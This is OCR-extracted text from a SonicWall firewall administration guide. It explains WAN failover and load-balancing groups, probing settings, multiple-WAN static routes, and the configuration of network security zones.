
For Failover & Load Balancing (LB), multiple WAN members are supported (N–1, where N is the total number of interfaces on a hardware platform). For example:

- Primary WAN Ethernet Interface
- Alternate WAN #1
- Alternate WAN #2
- Alternate WAN #<*N–1*> …

IMPORTANT: It is recommended that Load Balancing be enabled at all times, even if there is only one WAN. For more information, see https://support.sonicwall.com/kb/sw13851 for the Knowlege Base article on global load balancing.

The **Primary WAN Ethernet Interface** has the same meaning as the previous firmware's concept of "Primary WAN." It is the highest ranked WAN interface in the LB group. The **Alternate WAN #1** corresponds to "Secondary WAN," it has a lower rank than the Primary WAN, but has a higher rank than the next two alternates. The others,

Alternate WAN #2 and **Alternate WAN #3**, are new, with Alternate WAN #3 being the lowest ranked among the WAN members of the LB group.



The Failover and Load Balancing settings are described below:

- **Enable Load Balancing**—This option must be enabled for the user to access the LB Groups and LB Statistics section of the Failover & Load Balancing configuration. If disabled, no options for Failover & Load Balancing are available to be configured.
- **Respond to Probes**—When enabled, the appliance can reply to probe request packets that arrive on any of the appliance's interfaces.
- **Any TCP-SYN to Port**—This option is available when the **Respond to Probes** option is enabled. When selected, the appliance will only respond to TCP probe request packets having the same packet destination address TCP port number as the configured value.

For information about load balancing members and groups, see Load Balancing Members and Groups.

Load Balancing Members and Groups

LB Members added to a LB Group take on certain "roles." A member can only work in one of the following roles:


- **Primary**—Only one member can be the Primary per Group. This member always appears first or at the top of the Member List. Note that although a group can be configured with an empty member list, it is impossible to have members without a Primary.
- **Alternate**—More than one member can be an Alternate, however, it is not possible to have a Group of only Alternate members.
- **Last-Resort**—Only one member can be designed as Last-Resort. Last-Resort can only be configured with other group members.

Each member in a group has a rank. Members are displayed in descending order of rank. The rank is determined by the order of interfaces as they appear in the Member List for the group. The order is important in determining the usage preferences of the Interfaces, as well as the level of precedence within the group. Thus, no two interfaces within a group will have the same or equal rank; each Interface will have a distinct rank.

Topics:

General Tab

To configure the Group Member Rank settings, click the **Configure** icon of the Group you wish to configure on the **Network > Failover & LB** page. The **Edit LB Group** dialog displays.



The **General** tab allows you to modify the following settings:

- **Display name**—Edit the display name of the Group
- **Type (or method) of LB**—Choose the type of LB from the drop-down list (Basic Failover, Round Robin, Spillover-Based, or Ratio).
    - **Basic Failover**—The WAN interfaces use 'rank' to determine the order of preemption when the **Preempt** checkbox has been enabled. Only a higher-ranked interface can preempt an Active WAN interface.
    - **Round Robin**—This option allows the user to re-order the WAN interfaces for Round Robin selection. The order is as follows: Primary WAN, Alternate WAN #1, Alternate WAN #2, and Alternate WAN #3; the Round Robin will then repeat back to the Primary WAN and continue the order.
    - **Spillover**—The bandwidth threshold applies to the Primary WAN. Once the threshold is exceeded, new traffic flows are allocated to the Alternates in a Round Robin manner. Once the Primary WAN

bandwidth goes below the configured threshold, Round Robin stops, and outbound new flows will again be sent out only through the Primary WAN.

NOTE: Existing flows will remain associated with the Alternates (as they are already cached) until they timeout normally.

- **Ratio**—Percentages can be set for each WAN in the LB group. To avoid problems associated with configuration errors, please ensure that the percentage correctly corresponds to the WAN interface it indicates.

- **Add/delete member interfaces**—Members can be added by selecting a displayed interface from the "Group Members:" column, and then clicking the Add>> button. Note that the interface listed at the top of the list is the Primary. Members can be deleted from the "Selected:" column by selecting the displayed interface, and then clicking the Remove>> button.


NOTE: The Interface Rank does not specify the operation that will be performed on the individual member. The operation that will be performed is specified by the Group Type.

Probing Tab

When Logical probing is enabled, test packets can be sent to remote probe targets to verify WAN path availability. A new option has been provided to allow probing through the additional WAN interfaces: Alternate WAN #3 and Alternate WAN #4.

NOTE: VLANs for alternate WANs do not support QoS or VPN termination.

To configure the probing options for a specific Group, click the **Configure** icon of the Group you wish to configure on the **Network** > **Failover & LB** page. Then, click the **Probing** tab.



The **Probing** tab allows you to modify the following settings:

- **Check Interface**—The interval of health checks in units of seconds
- **Deactivate Interface**—After a series of failed health checks, the interface sets to "Failover"
- **Reactivate Interface**—After a series of successful health checks, the interface sets to "Available"
- **Probe responder.global.SonicWall.com on all interfaces in this group**—Enable this checkbox to automatically set Logical/Probe Monitoring on all interfaces in the Group. When enabled, this sends TCP probe packets to the global SNWL host that responds to SNWL TCP packets, responder.global.SonicWall.com, using a target probe destination address of 204.212.170.23:50000. Once this checkbox is selected, the rest of the probe configuration will automatically enable built-in settings. The same probe will be applied to all WAN Ethernet interfaces. Note that the Dialup WAN probe setting also defaults to the built-in settings.

Load Balancing Statistics

The **Load Balancing Statistics** table displays the following LB group statistics for the SonicWall:

- Total Connections

- New Connection
- Current Ratio
- Average Ratio
- Total Unicast Bytes
- Rx Unicast
- Rx Bytes
- Tx Unicast
- Tx Bytes
- Throughput (KB/s)
- Throughput (Kbits/s)

In the **Display Statistics for** drop-down menu, select which LB group you want to view statistics for.

Click the **Clear Statistic** button on the bottom right of the **Network > Failover & LB** page to clear information from the **Load Balancing Statistics** table.

Multiple WAN (MWAN)


The Multiple WAN (MWAN) feature allows the administrator to configure all but one of the appliance's interface for WAN network routing (one interface must remain configured for the LAN zone for local administration). All of the WAN interfaces can be probed using the SNWL Global Responder host.

Topics:

- Network Interfaces
- Routing the Default & Secondary Default Gateways
- DNS

Network Interfaces


The Network Interfaces page allows more than two WAN interfaces to be configured for routing. It is possible to configure WAN interfaces in the Network Interfaces page, but not include them in the Failover & LB. Only the Primary WAN Ethernet Interface is required to be part of the LB group whenever LB has been enabled. Any WAN interface that does not belong to the LB group is not included in the LB function, but performs normal WAN routing functions.



NOTE: A virtual WAN interface may belong to the LB group. However, prior to using within the LB group, please ensure that the virtual WAN network is fully routable like that of a physical WAN.

Routing the Default & Secondary Default Gateways

Because the gateway address objects previously associated with the Primary WAN and Secondary WAN are now deprecated, user-configured Static Routes need to be re-created in order to use the correct gateway address objects associated with the WAN interfaces. This will have to be configured manually as part of the firmware upgrade procedure.



#	Source	Destination	Service	TOS / Mask	Gateway	Interface	Metric	Priority	Probe	Comment	Configure
1	Any	yahoo.com	HTTP		Secondary Default Gateway	X2	1	1			
2	Any	yahoo.com	HTTP		X2 Default Gateway	X2	1	2			
3	Any	google.com	HTTP		Default Gateway	X1	1	3			
4	Any	google.com	HTTP		X1 Default Gateway	X1	1	4			
5	Any	X3 Subnet	Any		0.0.0.0	X3	20	5			
6	Any	X4 Subnet	Any		0.0.0.0	X4	20	6			
7	Any	10.50.128.52	Any		X1 Default Gateway	X1	1	7			
8	Any	10.50.128.52	Any		X2 Default Gateway	X2	1	8			
9	Any	255.255.255.255/32	Any		0.0.0.0	X0	20	9			
10	Any	X1 Default Gateway	Any		0.0.0.0	X1	20	10			
11	Any	X2 Default Gateway	Any		0.0.0.0	X2	20	11			
12	Any	X2:V123 Default Gateway	Any		0.0.0.0	X2:V123	20	12			
13	Any	X3 Default Gateway	Any		0.0.0.0	X3	20	13			
14	Any	X4 Default Gateway	Any		0.0.0.0	X4	20	14			
15	Any	dell.com	Any		Secondary Default Gateway	X2	1	15			
16	Any	dell.com	Any		X2 Default Gateway	X2	1	16			
17	Any	X0 Subnet	Any		0.0.0.0	X0	20	17			
18	Any	X2 Subnet	Any		0.0.0.0	X2	20	18			
19	Any	X5 Subnet	Any		0.0.0.0	X5	20	19			
20	Any	X2:V123 Subnet	Any		0.0.0.0	X2:V123	20	20			

The old address object Default Gateway corresponds to the default gateway associated with the Primary WAN in the LB group. The Secondary Default Gateway corresponds to the default gateway associated with Alternate WAN #1.

NOTE: After re-adding the routes, delete the old ones referring to the Default and Secondary Default Gateways.

DNS

When DNS name resolution issues are encountered with this firmware, you may need to select the **Specify DNS Servers Manually** option and set the servers to Public DNS Servers (ICANN or non-ICANN).

NOTE: Depending on your location, some DNS Servers may respond faster than others. Verify that these servers work correctly from your installation prior to using your SonicWall appliance.

30

Configuring Zones

Network > Zones

A zone is a logical grouping of one or more interfaces designed to make management, such as the definition and application of Access Rules, a simpler and more intuitive process than following strict physical interface scheme. Zone-based security is a powerful and flexible method of managing both internal and external network segments, allowing the administrator to separate and protect critical internal network resources from unapproved access or attack.

A network security zone is simply a logical method of grouping one or more interfaces with friendly, user-configurable names, and applying security rules as traffic passes from one zone to another zone. Security zones provide an additional, more flexible, layer of security for the firewall. With the zone-based security, the administrator can group similar interfaces and apply the same policies to them, instead of having to write the same policy for each interface.

For more information on configuring interfaces, see Network > Interfaces.

SonicOS Enhanced zones allows you to apply security policies to the inside of the network. This allows the administrator to do this by organizing network resources to different zones, and allowing or restricting traffic between those zones. This way, access to critical internal resources such as payroll servers or engineering code servers can be strictly controlled.

Zones can also be used to set up the zones in which Guest Services are enabled.

Zones also allow full exposure of the NAT table to allow the administrator control over the traffic across the interfaces by controlling the source and destination addresses as traffic crosses from one zone to another. This means that NAT can be applied internally, or across VPN tunnels, which is a feature that users have long requested. SonicWall security appliances can also drive VPN traffic through the NAT policy and zone policy, since VPNs are now logically grouped into their own VPN zones.

Topics:

How Zones Work

An easy way to visualize how security zones work is to imagine a large new building, with several rooms inside the building, and a group of new employees that do not know their way around the building. This building has one or more exits, which can be thought of as the WAN interfaces. The rooms within the building have one or more doors, which can be thought of as interfaces. These rooms can be thought of as zones inside each room are a number of people. The people are categorized and assigned to separate rooms within the building. People in each room going to another room or leaving the building, must talk to a doorperson on the way out of each room. This doorperson is the inter-zone/intra-zone security policy, and the doorperson's job to consult a list and make sure that the person is allowed to go to the other room, or to leave the building. If the person is allowed (that is, the security policy lets them), they can leave the room via the door (the interface).

Upon entering the hallway, the person needs to consult with the hallway monitor to find out where the room is, or where the door out of the building is located. This hallway monitor provides the routing process because the monitor knows where all the rooms are located, and how to get in and out of the building. The monitor also knows the addresses of any of the remote offices, which can be considered the VPNs. If the building has more than one entrance/exit (WAN interfaces), the hallway monitor can direct people to use the secondary entrance/exit, depending upon how they've been told to do so (that is, only in an emergency, or to distribute the traffic in and out of the entrance/exits). This function can be thought of as WAN Load Balancing.

There are times that the rooms inside the building have more than one door, and times when there are groups of people in the room who are not familiar with one another. In this example, one group of people uses only one door, and another group uses the other door, even though groups are all in the same room. Because they also do not recognize each other, in order to speak with someone in another group, the users must ask the doorperson (the security policy) to point out which person in the other group is the one with whom they wish to speak. The doorperson has the option to not let one group of people talk to the other groups in the room. This is an example of when zones have more than one interface bound to them, and when intra-zone traffic is not allowed.

Sometimes, people will wish to visit remote offices, and people may arrive from remote offices to visit people in specific rooms in the building. These are the VPN tunnels. The hallway and doorway monitors check to see if this is allowed or not, and allow traffic through. The doorperson can also elect to force people to put on a costume before traveling to another room, or to exit, or to another remote office. This hides the true identity of the person, masquerading the person as someone else. This process can be thought of as the NAT policy.

Predefined Zones

The predefined zones on your the SonicWall security appliance depend on the device.The predefined security zones on the SonicWall security appliance are not modifiable and are defined as follows:

- **WAN**—This zone can consist of either one or two interfaces. If you're using the security appliance's WAN failover capability, you need to add the second Internet interface to the WAN zone.
- **LAN**—This zone can consist of one to five interfaces, depending on your network design. Even though each interface will have a different network subnet attached to it, when grouped together they can be managed as a single entity. This zone supports guest service configurations.
- **DMZ**—This zone is normally used for publicly accessible servers. This zone can consist of one to four interfaces, depending on you network design. This zone supports guest service configurations.
- **VPN**—This virtual zone is used for simplifying secure, remote connectivity. It is the only zone that does not have an assigned physical interface.
- **MULTICAST**—This zone provides support for IP multicasting, which is a method for sending IN packets from a single source simultaneously to multiple hosts.
- **WLAN**—This zone provides support to SonicWall SonicPoints. When assigned to the Opt port, it enforces SonicPoint Enforcement, automatically dropping all packets received from non-SonicPoint devices. The WLAN zone supports SonicPoint Discovery Protocol (SDP) to automatically poll for and identify attached SonicPoints. It also supports SonicWall Simple Provisioning Protocol to configure SonicPoints using profiles. It can support either wired or wireless Guest Services.

  Where Guest Services are supported, either wired or wireless devices Guest login is supported.

NOTE: Even though you may group interfaces together into one security zone, this does not preclude you from addressing a single interface within the zone.

Security Types

Each zone has a security type, which defines the level of trust given to that zone. There are five security types:

- **Trusted**—Trusted is a security type that provides the highest level of trust—meaning that the least amount of scrutiny is applied to traffic coming from trusted zones. Trusted security can be thought of as being on the LAN (protected) side of the security appliance. The LAN zone is always Trusted.
- **Encrypted**—Encrypted is a security type used exclusively by the VPN zone. All traffic to and from an Encrypted zone is encrypted.
- **Wireless**—Wireless is a security type applied to the WLAN zone or any zone where the only interface to the network consists of SonicWall SonicPoint devices. Wireless security type is designed specifically for use with SonicPoint devices. Placing an interface in a Wireless zone activates SDP (SonicWall Discovery Protocol) and SSPP (SonicWall Simple Provisioning Protocol) on that interface for automatic discovery and provisioning of SonicPoint devices. Only traffic that passes through a SonicPoint is allowed through a Wireless zone; all other traffic is dropped.
- **Public**—A Public security type offers a higher level of trust than an Untrusted zone, but a lower level of trust than a Trusted zone. Public zones can be thought of as being a secure area between the LAN (protected) side of the security appliance and the WAN (unprotected) side. The DMZ, for example, is a Public zone because traffic flows from it to both the LAN and the WAN. By default traffic from DMZ to LAN is denied. But traffic from LAN to ANY is allowed. This means only LAN initiated connections will have traffic between DMZ and LAN. The DMZ will only have default access to the WAN, not the LAN.
- **Untrusted**—The Untrusted security type represents the lowest level of trust. It is used by both the WAN and the virtual Multicast zone. An Untrusted zone can be thought of as being on the WAN (unprotected) side of the security appliance.By default, traffic from Untrusted zones is not permitted to enter any other zone type without explicit rules, but traffic from every other zone type is permitted to Untrusted zones.

Allow Interface Trust

The **Allow Interface Trust** setting in the **Add Zone** window automates the creation of Access Rules to allow traffic to flow between the interface of a zone instance. For example, if the LAN zone has both the **LAN** and **X3** interfaces assigned to it, checking **Allow Interface Trust** on the LAN zone creates the necessary Access Rules to allow hosts on these interfaces to communicate with each other.

Enabling SonicWall Security Services on Zones

You can enable SonicWall Security Services for traffic across zones. For example, you can enable SonicWall Intrusion Prevention Service for incoming and outgoing traffic on the WLAN zone to add more security for internal network traffic. You can enable the following SonicWall Security Services on zones:

- **Enforce Client CF Service**—Enforces content filtering on multiple interfaces in the same Trusted, Public and WLAN zones. After enabling this, select the appropriate **CFS Policy** in the drop-down menu.
- **Enforce Client AV Enforcement Service**—Enforces anti-virus protection on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Create Group VPN**—Creates a GroupVPN policy for the zone, which is displayed in the VPN Policies table on the **VPN > Settings** page. You can customize the GroupVPN policy on the **VPN > Settings** page.

CAUTION: Disabling the Create Group VPN check box removes any corresponding GroupVPN policy from the VPN > Settings page.

- **Enable Gateway Anti-Virus Service**—Enforces gateway anti-virus protection on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable Anti-Spyware Service**—Enforces anti-spyware detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable SSLVPN Access**—Enables users to establish SSL VPN connections to this zone. For more information, see SSL VPN.
- **Enable SSL Control**—Requires inspection of all new SSL connections initiated from the zone.

  NOTE: SSL Control must first be enabled globally on the **Firewall > SSL Control** page. For more information, see Firewall Settings > SSL Control.

- **Enable IPS**—Enforces intrusion detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable App Control Service**—Enforces App Control to create network policy object-based control rules to filter network traffic flows.

The Zone Settings Table

The **Zone Settings** table displays a listing of all the SonicWall security appliance default predefined zones as well as any zones you create.

The table displays the following status information about each zone configuration:


- **Name**—Lists the name of the zone. The predefined **LAN**, **WAN**, **WLAN**, **VPN**, and **Encrypted** zone names cannot be changed.
- **Security Type**—Displays the security type: **Trusted**, **Untrusted**, **Public**, **Wireless**, or **Encrypted**.
- **Member Interface**—Displays the interfaces that are members of the zone.
- **Interface Trust**—A check mark indicates the **Allow Interface Trust** setting is enabled for the zone.
- **Client AV**—A check mark indicates SonicWall Client Anti-Virus is enabled for traffic coming in and going out of the zone. SonicWall Client Anti-Virus manages an anti-virus client application on all clients on the zone.
- **Client CF**—A check mark indicates SonicWall Content Filtering Service is enabled for traffic coming in and going out of the zone.
- **Client CFS**—A check mark indicates SonicWall Client Content Filtering Service is enabled for traffic coming in and going out of the zone. SonicWall Client Content Filtering Service manages a content-filtering client application on all clients on the zone.
- **Gateway AV**—A check mark indicates SonicWall Gateway Anti-Virus is enabled for traffic coming in and going out of the zone. SonicWall Gateway Anti-Virus manages the anti-virus service on the SonicWall appliance.
- **Anti-Spyware Service**—A check mark indicates SonicWall Anti-Spyware detection and prevention is enabled for traffic through interfaces in the zone.
- **IPS**—A check mark indicates SonicWall Intrusion Prevention Service is enabled for traffic coming in and going out of the zone.
- **App Control**—A check mark indicates App Control is enabled for traffic coming in and gout out of the zone.
- **SSL Control**—A check mark indicates inspection of all new SSL connections initiated from the zone is required.
- **SSLVPN Access**—A check mark indicates SSL VPN access is enabled to this zone.
- **Configure**—Clicking the **Configure** icon displays the **Edit Zone** dialog. Clicking the **delete** icon deletes the zone. The **Delete** icon is dimmed for the predefined zones. You cannot delete these zones.

Adding and Configuring a Zone

To add a new zone:

1 Navigate to the **Network > Zones** page.

2 Click the **Add** button by **Zone Settings** table. To modify an existing zone, click the **Edit** icon for the zone. The **Add Zone/Edit Zone** dialog displays.



NOTE: If you are editing an existing zone, the **Edit Zone** dialog displays the options as you have configured them.

3 Type a friendly name for the new zone in the **Name** field.

4 From the **Security Type** drop-down menu, select a security type:

- **Trusted** – for zones you want to assign the highest level of trust, such as internal LAN segments.
- **Public** – for zones with a lower level of trust requirements, such as a DMZ interface.
- **Wireless** – for the WLAN interface.
- **SSLVPN** – for the NetExtender feature is a transparent software application for Windows, Mac, and Linux users that enables remote users to securely connect to the remote network. For more information about SSL VPN, see SSL VPN.

NOTE: Depending on the security type you select, other tabs may appear:

For **Trusted, Public**, and **Wireless** security types, a **Guest Services** tab appears. For how to configure guest services, see Configuring a Zone for Guest Access.

For **Wireless** security type, a **Wireless** tab also appears. For how to configure wireless settings, see Configuring the WLAN Zone.

5 To allow communication within Zones by creating automatically Access Rules that allow traffic to flow between the interfaces of a Zone instance, select **Allow Interface Trust**. Otherwise, deselect the **Allow Interface Trust** check box. This option is enabled by default, but is often disabled when setting up Guest Services.

